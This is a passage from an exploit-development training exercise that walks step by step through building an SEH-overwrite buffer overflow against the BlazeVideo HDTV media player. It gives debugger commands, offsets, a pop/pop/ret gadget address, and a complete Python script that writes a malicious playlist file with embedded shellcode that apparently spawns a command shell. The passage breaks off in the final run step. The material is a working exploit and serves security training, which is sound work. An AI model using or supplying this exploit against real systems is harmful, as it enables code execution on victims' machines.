In this exercise, you continue to work with the BlazeVideo HDTV program. The goal of this exercise is to overwrite the Structured Exception Handler (SEH) chain to gain control of the program and get shellcode execution. You use a sequence of code known as pop/pop/ret. We also get around ASLR again by locating a static module, as well as defeat the SafeSEH exploit mitigation control.

So that you clearly understand the SEH overwrite technique, your instructor will walk you through this one and then hand over control to you.

Note: Why Exploit It This Way Too?


- You may be asking, why do we need to exploit it via a different technique?
  - Access violations often occur before ever reaching the procedure epilogue and **ret** instruction, so even though you overwrote the return pointer, it is never reached
  - What if we overrun the buffer, but before we reach the **ret** instruction, we reach the following instructions:
    - **MOV EDI, DWORD PTR SS:[ESP+8]**
    - **TEST BYTE PTR DS:[EDI], 8**
    - If ESP+8 points to 0x41414141, the TEST instruction will cause an access violation as it is not a mapped address
  - Overwriting the SEH chain can help!

Note: Why Exploit It This Way Too?

As stated on the slide, we may never reach the **ret** instruction that gets us control, due to any number of access violations in referencing invalid memory. Let's say we overrun a buffer with repeating 0x41's on our way to the return pointer. We might hit an instruction like the one on the slide. If ESP or RSP is pointing to repeating patterns of 0x41414141, it will cause an access violation. This means that overwriting the structured handling chain may be necessary to gain code execution.

Normal SEH Behavior

- This slide shows a small SEH example:



Normal SEH Behavior

This slide shows a screenshot of the stack of a thread from a random debugging session. In the second line down from the top, marked as SE handler, there is a pointer to the right (0x7776E0ED) to some exception-handling code. If that handler can handle whatever exception is being experienced, then the SEH process should stop at that point. If the handler cannot handle the exception, execution of the SEH process continues by going to the next structured exception handler (NSEH) pointer to the next handler on the stack. As you can see at the top of the image, the first DWORD marked with NSEH above it points to address 0x0507FFC4. The arrow points down to the location on the stack that is the next handler's NSEH position. This one is marked with 0xFFFFFFFF, indicating the end of the chain. The address right below 0xFFFFFFFF is the final SE Handler on this thread's stack. This one happens to point into NTDLL.

Our goal will be to overwrite these pointers, which should give us control of the process during an exception.

Creating a New Script

- Create and save another script in Python, naming it 'blaze_2.py'
- Populate it with the following:

```
file = 'blaze_2.plf'

x = open(file, 'w')
payload = "A" * 700
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

- Our goal is to overwrite the SE handler

Creating a New Script

Begin the technique of overwriting the SEH chain by creating a new script in Python. Inside of Python IDLE, create and save a new script called blaze_2.plf. Populate the script with the following code:

```
file = 'blaze_2.plf'

x = open(file, 'w')
payload = "A" * 700
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

The new PLF file created by this script simply writes 700 "A" characters into the vulnerable buffer. This should go well beyond the return pointer position, hopefully overwriting the first SE Handler on the stack.

Catching the Crash

- As we did previously, with Immunity Debugger attached to the BlazeHDTV process, open the blaze_2.plf file
- We get the following results, as we did before:

```
EIP 41414141   Access violation when executing [41414141]
```

- We overwrote the return pointer as we did before, causing the access violation
- Look at the stack | We also overwrote the handler!

```
0012F36C   41414141   AAAA
0012F370   41414141   AAAA   Pointer to next SEH
0012F374   41414141   AAAA   SE handler
0012F378   41414141   AAAA
```


Catching the Crash

Repeat the steps from the previous exercise on your Windows 7 VM to start the BlazeHDTV application, and then attach to it with Immunity Debugger. When the program is up and running in the debugger, use BlazeHDTV to open the blaze_2.plf file that you generated with your blaze_2.py script. You should get the same results shown on the slide, with EIP showing 41414141.

At this point, we have simply caused an access violation by overwriting the return pointer as we did in the previous exercise. Remember our current goal is to overwrite the first SE Handler on the stack, which is why we wrote 700 A's. With the access violation still showing, look at the stack pane. Scroll downward toward high memory until you see the result shown in the bottom slide image. As you can see, we wrote enough A's to overwrite the pointer to next SEH (NSEH) and the SE Handler.

Passing the Exception

- Because we caused an exception overwriting the return pointer, control will now be passed to the first SE Handler, pointed to by FS:[oxo]
  - You will not always get control of the return pointer, as you may cause a violation prior to reaching the function's epilogue, such as a read access violation
  - This would make the SEH technique mandatory
  - Press SHIFT-F9 to pass the exception, and you see that EIP is still pointing to 0x41414141
  - Let's create another pattern with Mona

Passing the Exception

Because we caused an access violation by overwriting the return pointer, the next step that the application takes is to call the first SE Handler whose address resides as a pointer on the current thread's stack. The pointer to this initial stack location is determined by dereferencing FS:[0x0] in the TIB. This points to the location on the stack where we overwrote NSEH and the SE Handler. By passing the exception with SHIFT-F9 in the debugger, we again get control of the instruction pointer.

Use Mona to determine the number of bytes needed as input to reach the SE Handler location.

Generate a New Pattern

- As we did in the previous exercise, we generate a new pattern to reach the SE handler:
  - In the Immunity Debugger command bar, run the following: `!mona pattern_create 700`
  - Go to the pattern.txt file written out to your working directory
  - Copy the pattern over to your blaze_2.py script, updating the payload line

    `payload = "Aa0Aa1Aa2Aa3Aa4A……."`
  - Save the modified script and execute it to create a new blaze_2.plf file

Generate a New Pattern

As we did in the previous exercise, use Mona to generate a pattern that reaches the SE Handler on the stack. In the Immunity Debugger command bar, run the following:

```
!mona pattern_create 700
```

After execution, go to your working directory for Mona output and copy the pattern over to your blaze_2.py script, updating the payload line:

```
payload = "Aa0Aa1Aa2Aa3Aa4A……."     #Note that the pattern is truncated as
it is too large to display.
```

Save the modified file and execute the script to generate the new blaze_2.plf file. If the program is still open in the debugger and accessing the existing PLF file, you cannot write out a new one, resulting in a Python error message. Be sure to close the BlazeHDTV program and then execute the script to generate the new file.

Determining the Size

- Attach to the running program with the debugger:
  - Open up the newly created blaze_2.plf file
  - You should reach the first crash with: `EIP 37694136`
  - This is expected because you have just overwritten the return pointer and caused an exception
  - Press SHIFT-F9 to pass the exception
  - The overwritten handler should have been called, resulting in: `EIP 41347541`

```
!mona pattern_offset 41347541
```

  - Run the pattern_offset command | 612 bytes!

```
Pattern 0x41347541 found at position 612
```


Determining the Size

Attach with the debugger to a fresh instance of BlazeHDTV. With the program running inside the debugger, open up the newly generated blaze_2.plf. You should get the expected access violation because you overwrote the return pointer. Part of the pattern is now in EIP; however, this is the same one we already recorded in the previous exercise at 260 bytes. We must now pass the exception so that the first SE Handler on the stack is called. Press SHIFT-F9. You should now see a new part of the pattern in EIP, showing as 41347541. With this pattern in EIP, run the Mona pattern_offset command to determine the number of bytes to reach the SE Handler pointer on the stack:

```
!mona pattern_offset 41347541   #Our input to Immunity Debugger's command bar

Pattern 0x41347541 found at position 612        #The output in the log window from Mona!
```

As you can see, it is 612 bytes to reach the SE Handler on the stack.

Confirming Control

- Let's update the script to confirm our findings:
  - Change the payload line in your script to:

```
payload = "A" * 612 + "BBBB"
```

  - This overwrites the return pointer with A's and the SE Handler with "BBBB" (0x42424242)
  - Save the script and execute it to generate the new file
  - Restart the program and attach with Immunity Debugger
  - Open up the blaze_2.plf file. You should get:

EIP 41414141 EIP 42424242

  - Press SHIFT-F9 to pass the exception. Success!

Confirming Control

Now verify that 612 bytes does in fact get us to the SE Handler. Go back to your blaze_2.py script and modify the payload line as follows:

```
payload = "A" * 612 + "BBBB"
```

This overwrites the return pointer with A's and the SE Handler with "BBBB" (0x42424242), if successful. Save the script, execute it to generate the new PLF file, and then attach to a fresh instance of BlazeHDTV with the debugger. Open the blaze_2.plf file with BlazeHDTV, and you should get the Access Violation with EIP showing 41414141. Since we overwrote the return pointer, this is expected. At this point, you can look at the stack pane, scrolling down toward high memory to see if your 0x42424242 aligns with the SE Handler position. Press SHIFT-F9 to pass the exception. You should achieve the result shown on the slide with EIP pointing to 42424242.

Next Steps

- We have now:
  - Confirmed that we can overwrite the handler
  - Generated a pattern to determine the number of bytes until reaching the handler
  - Verified that we have precise control over the handler starting at 612 bytes
- Next steps:
  - Understand more about the handling process
  - Use that knowledge to gain control

Next Steps

We have now:

- Confirmed that we can overwrite the handler.
- Generated a pattern to determine the number of bytes until reaching the handler.
- Verified that we have precise control over the handler starting at 612 bytes.

Next steps:

- Understand more about the handling process.
- Use that knowledge to gain control.

Setting Up Our Script

- Now that we have confirmed control of the instruction pointer by overwriting the SE handler:
  - Let's update the script with some placeholder data so that we can see the layout in the debugger
  - We also see the special frame that is created on the stack during the exception handler call
- Modify the payload line in your blaze_2.py script to match the following, and execute it!

```
payload = "A" * 612 + "BBBB" + "\x90" * 20 + "C" * 20
```

- Let's take a look at the layout on the stack

Setting Up Our Script


Let's set our script up to lay out our data in the stack to make it easier to determine our next steps. For now, we will not use shellcode but instead just put some C's in as a placeholder. When we pass the exception, we see the layout of a special frame used on the stack for exception handlers.

Modify the payload line in your blaze_2.py script to match the following and then execute it to generate the new blaze_2.plf file:

```
payload = "A" * 612 + "BBBB" + "\x90" * 20 + "C" * 20
```

Viewing the Layout

- Start up the BlazeHDTV program, reattach with the debugger, and open the new blaze_2.plf file
  - During the access violation with EIP pointing to 41414141, scroll down on the stack to the SE Handler
  - You should see the following:




Viewing the Layout

Start up the BlazeHDTV program, reattach with the debugger, and open the new blaze_2.plf file. You will get the expected access violation from overwriting the return pointer. Don't pass the exception yet. First, scroll down in the stack pane and find the SE Handler. It should look exactly like the image on the slide. You can see that we overwrote the SE Handler with 0x42424242, followed by our NOPs (0x90909090) and our C's (0x43434343).

Pass the Exception

- Pass the exception with SHIFT-F9
  - EIP should now be pointing to 42424242
  - Take a look at where ESP is pointing at this point:




Pass the Exception

Pass the exception by pressing SHIFT-F9. EIP should now be pointing to 42424242.

There is a lot happening in this slide. The top image on the left shows a snippet of the stack at the point when control was passed to the exception handler. This can be thought of as the stack frame for the exception handler. As pointed out on the slide, ESP+8 is holding a pointer back to the NSEH position on the stack associated with this SE Handler call. This will become key in the technique we use to exploit the program. To dump out the contents of the pointer at ESP+8, right-click the value held at that position and select the Follow in Stack menu option. You should get the same result as shown in the bottom image. In our example, the address 0x0012F370 is dumped and matches the value held at ESP+8. You should quickly notice that it is pointing to the NSEH position of the handler we overwrote. We can see our data dumped on the screen.

Pop/Pop/Ret (1)

- How can we exploit the behavior of the stack layout during the handler call?
- What if we:
  - Found a memory address holding the sequence of instructions, pop <reg>, pop <reg>, ret




Pop/Pop/Ret (1)

So how can we use this behavior to our advantage? We already determined that during the call to the handler, ESP+8 holds a pointer to the stack location where NSEH resides. We control the data there. What if we could pop the DWORD at ESP+0 off the stack and then pop the DWORD at ESP+4 off the stack, adjusting ESP to the location of the NSEH pointer, originally at ESP+8? We could then use the RETN instruction to return EIP to the stack location of NSEH, interpreting what is there as instructions, gaining us execution!

To do this, we need to find the sequence of instructions known simply as pop/pop/ret. Remember, the POP instruction takes the next DWORD (or QWORD in a 64-bit application) and places it into the designated register. An example of the instruction pointer pointing to a memory address containing a pop edi instruction is shown in the images on the slide to the left. This would take the current value being pointed to by ESP, which is currently 777971B9, and place it into EDI. ESP would then be adjusted to 0x0012EE40.

Pop/Pop/Ret (2)

- The first pop instruction "popped" 777971B9 into the EDI register
- The second pop instruction is popping 0012EF28 into the EBP register, as shown here:




Pop/Pop/Ret (2)

We are now 4 bytes closer to the pointer to NSEH's position on the stack. The instruction pointer is now pointing to the memory address holding the instruction pop ebp. This causes the value being pointed to by ESP, which is 0012EF28, to be placed into the EBP register. ESP will now be adjusted down 4 more bytes, as shown on the next slide.

Pop/Pop/Ret (3)

- The ret instruction now causes EIP to return to 0012F370 (NSEH location) and execute what's there as instructions!



Pop/Pop/Ret (3)

The instruction pointer now points to the memory address of the **retn** instruction. ESP points to the address on the stack holding the pointer to NSEH's position. The dotted line under IP on the left points to the address where execution will jump when returning. We are much closer to shellcode execution.

Pop/Pop/Ret (4)

- Now that the instruction pointer is pointing to the stack address of where NSEH should be located, it executes what is held there as code, which we control!

IP 

```
0012F370        41      INC ECX
0012F371        41      INC ECX
0012F372        41      INC ECX
0012F373        41      INC ECX
0012F374        42      INC EDX
0012F375        42      INC EDX
0012F376        42      INC EDX
0012F377        42      INC EDX
0012F378        90      NOP
0012F379        90      NOP
0012F37A        90      NOP
```

Let's find the address of a pop/pop/ret code sequence and continue our attack to prove our assumption.

Pop/Pop/Ret (4)

Had this example actually occurred, the instruction pointer would be pointing to the stack position of NSEH, as shown on the slide. Because we overwrote this location with A's to get to the SE Handler, the hex-ASCII value for "A" (0x41) is interpreted as the instruction INC ECX. As you can see, this is a single-byte instruction being executed one at a time. We would then reach our B's, which have a hex-ASCII value of 0x42 and are interpreted as the single-byte instruction INC EDX. Finally, we would reach our NOPs (0x90).


The problem in this example is that we have not yet obtained the address of a pop/pop/ret sequence to make this a reality. Let's move on and find a usable address.

Locating a Pop/Pop/Ret Sequence

- Let's use Mona to find a pop/pop/ret sequence
- Because ASLR is running on Windows 10, use the same static module as before – Configuration.dll
- With the BlazeHDTV program loaded into the debugger, run the following from the command bar:

```
!mona seh -m configuration.dll
```

- The seh command looks for pop/pop/rets
- Below is a snippet of the output in the log window
- Use one without an operand value so that ESP is not adjusted



Locating a Pop/Pop/Ret Sequence

We use Mona to find a pop/pop/ret sequence. Because ASLR is running on Windows 10, use the same static module as before, which was Configuration.dll. If you need to find a new one, simply run the !mona modules command and find one that is not rebased.

With BlazeHDTV loaded into the debugger, run the following command:

```
!mona seh -m configuration.dll
```

The seh command causes the Mona script to look for pop/pop/ret instructions in the executable memory of the designated module, providing the results in the log window and writing them to your working directory. On the slide is a snippet of the results. Any of the addresses *should* work. Some addresses may contain a value that changes the behavior of the program during exploitation due to a number of reasons. If you experience any strange behavior, such as an address used to overwrite the SE Handler not showing up properly, simply try another. Pop/pop/ret instructions that end with an operand, such as ret 04, should not cause any issues. The operand after the ret instruction simply adjusts the stack pointer further down the stack after returning, based on the number of bytes used as the operand, such as ret 04 or ret 08. As you can see on the slide, there are several without an operand that we can choose. We use the address 0x603236c6. You can pick any address that works for you. You may again get different results due to different versions of Mona, but any of them should work.

Updating Our Script

- Update your blaze_2.py script to include the following:

```
import struct

file = 'blaze_2.plf'
seh = struct.pack('<L', 0x603236c6)

x = open(file, 'w')
payload = "A" * 612 + seh + "\x90" * 20 + "C" * 20
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

- Save it and execute it to create the new blaze_2.plf file

Updating Our Script


It is now time to update your Python script to include the pop/pop/ret address discovered with Mona:

```
import struct

file = 'blaze_2.plf'
seh = struct.pack('<L', 0x603236c6)

x = open(file, 'w')
payload = "A" * 612 + seh + "\x90" * 20 + "C" * 20
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

Save the script and execute it to generate the new blaze_2.plf file.

Set a Breakpoint

- Attach to the BlazeHDTV program with Immunity Debugger and ensure it is running
- Click anywhere in the disassembler pane and press CTRL-G to bring up the address jump box
- Enter your pop/pop/ret address from Mona (for example, 0x603236c6). You may have to do this twice to get to the address
- Click the first address and press F2 to set a breakpoint



Set a Breakpoint

So you can see the behavior of the pop/pop/ret sequence, set a breakpoint on the address. Make sure that BlazeHDTV is up and running inside the debugger. Click anywhere inside the disassembler pane and press CTRL-G. This brings up the box that allows you to jump to an address. Enter the address you use for the pop/pop/ret sequence. In our example, we use 0x603236c6. Click the first address of the sequence and press F2 to set the breakpoint.

Note: You may have to press CTRL-G and go to the address twice for it to actually get there. This is a bug in Immunity.

Trigger the Breakpoint


- Open the blaze_2.plf file with BlazeHDTV:
  - You have to pass the exception generated by overwriting the return pointer – press SHIFT-F9
  - You should hit the breakpoint!
  - Press F7 three times to single-step through the pop/pop/ret and watch the registers
  - On the RETN instruction, the stack should appear in the disassembler pane
  - Try pressing F7 to single-step through the instructions and see if you reach your NOPs (0x90)

Trigger the Breakpoint

With the breakpoint set, open up the blaze_2.plf file with BlazeHDTV. You have to pass the exception generated by the return pointer overwrite. To do this, press SHIFT-F9 as usual. You should now reach your breakpoint. Press F7 three times to single-step through the pop/pop/ret instructions. When doing this, watch how the data is popped off of the stack position where ESP is pointing and into the designated registers. When you get to the RETN instruction and press F7 to execute it, the stack addressing should now appear in the disassembler pane because EIP is now pointing to that location. Press F7 to single-step through the stack data being interpreted as instructions. See if you reach your NOP instructions (0x90).

Crash!

- We didn't make it. What happened?




Crash!

In our example, we didn't make it to the NOPs, so we would not reliably get shellcode execution. The reason for the crash is that the address we used to overwrite the SE Handler, the one that points to the pop/pop/ret sequence, is now interpreted and executed as code. This may sometimes cause no issue; however, the selected addressing will often be interpreted as illegal instructions or cause other issues. In our case, you can see at stack address 0x0012F374 that the opcode C6 exists, which is a piece of our address to the pop/pop/ret sequence. This is not a valid opcode and has caused the program to crash.

Crash Solution!

- Instead of writing 0x41414141 into the NSEH position, which is interpreted as INC ECX, we can:
  - Put in a JMP SHORT <N> instruction, EB 06
  - We use the value 6, as we want to jump past the SE Handler overwrite position to our NOPs! The instruction itself takes up 2 bytes, which is why we're not jumping 8 bytes



Crash Solution!

The solution with this technique is to use a jump instruction. We are currently overwriting the NSEH position with 0x41414141. Use the opcode for "JMP SHORT <N>," where "N" is the number of bytes we want to jump. We will use EB 06, causing the instruction pointer to jump 6 bytes, just over the SE Handler overwrite. The reason we are jumping 6 bytes instead of 8 is that the jump instruction itself is 2 bytes (shown on the slide image in bold font). As you can see, marked by the arrow, execution jumps successfully to our NOPs! The value "603236c6" is currently in the SE Handler location, which is the address of a pop/pop/ret sequence. Remember, the bytes stored at the NSEH position are what is executed once the pop/pop/ret is completed. That means that once the address in the SE Handler position will be executed as opcodes, it may result in an illegal instruction or access violation. Even though it may be possible that the bytes used in the address do not cause an exception, there is no reason to take that chance, as we can simply use the jump instruction.

Fixing Our Script

- Let's modify our script to include the jump and our shellcode:

```
import struct
file = 'blaze_2.plf'
shellcode = (
"\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
… #Shellcode truncated due to space…
"\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
"\x24\x20\x57\xFF\xD0")
seh = struct.pack('<L', 0x603236c6)
jmp = "\xeb\x06" + "A" * 2

x = open(file, 'w')
payload = "A" * 608 + jmp + seh + "\x90" * 20 + shellcode
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

The full script is in the notes!

Fixing Our Script

Now that we have a solution, let's modify our blaze_2.py script. Use the same shellcode as we did with the previous exercise to spawn a shell. Here's the complete script:

```
import struct

file = 'blaze_2.plf'
shellcode = (
"\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
"\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
"\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
"\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
"\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
"\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
"\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
"\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
"\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F"
"\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
"\x65\x75\xE2\x49\x8B\x72\x24\x03\xF3\x66"
"\x8B\x0C\x4E\x8B\x72\x1C\x03\xF3\x8B\x14"
"\x8E\x03\xD3\x52\x68\x78\x65\x63\x01\xFE"
"\x4C\x24\x03\x68\x57\x69\x6E\x45\x54\x53"
```


```
"\xFF\xD2\x68\x63\x6D\x64\x01\xFE\x4C\x24"
"\x03\x6A\x05\x33\xC9\x8D\x4C\x24\x04\x51"
"\xFF\xD0\x68\x65\x73\x73\x01\x8B\xDF\xFE"
"\x4C\x24\x03\x68\x50\x72\x6F\x63\x68\x45"
"\x78\x69\x74\x54\xFF\x74\x24\x20\xFF\x54"
"\x24\x20\x57\xFF\xD0")

seh = struct.pack('<L', 0x603236c6)
jmp = "\xeb\x06" + "A" * 2

x = open(file, 'w')
payload = "A" * 608 + jmp + seh + "\x90" * 20 + shellcode   #Note, the NOP
sled is not necessary here…
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

Running the Final Script

- Attach to the BlazeHDTV process again
- You can set a breakpoint on the pop/pop/ret so that you can single-step through the jump
- Open the malicious file and pass the exception, reaching your breakpoint. Single-step until the RETN

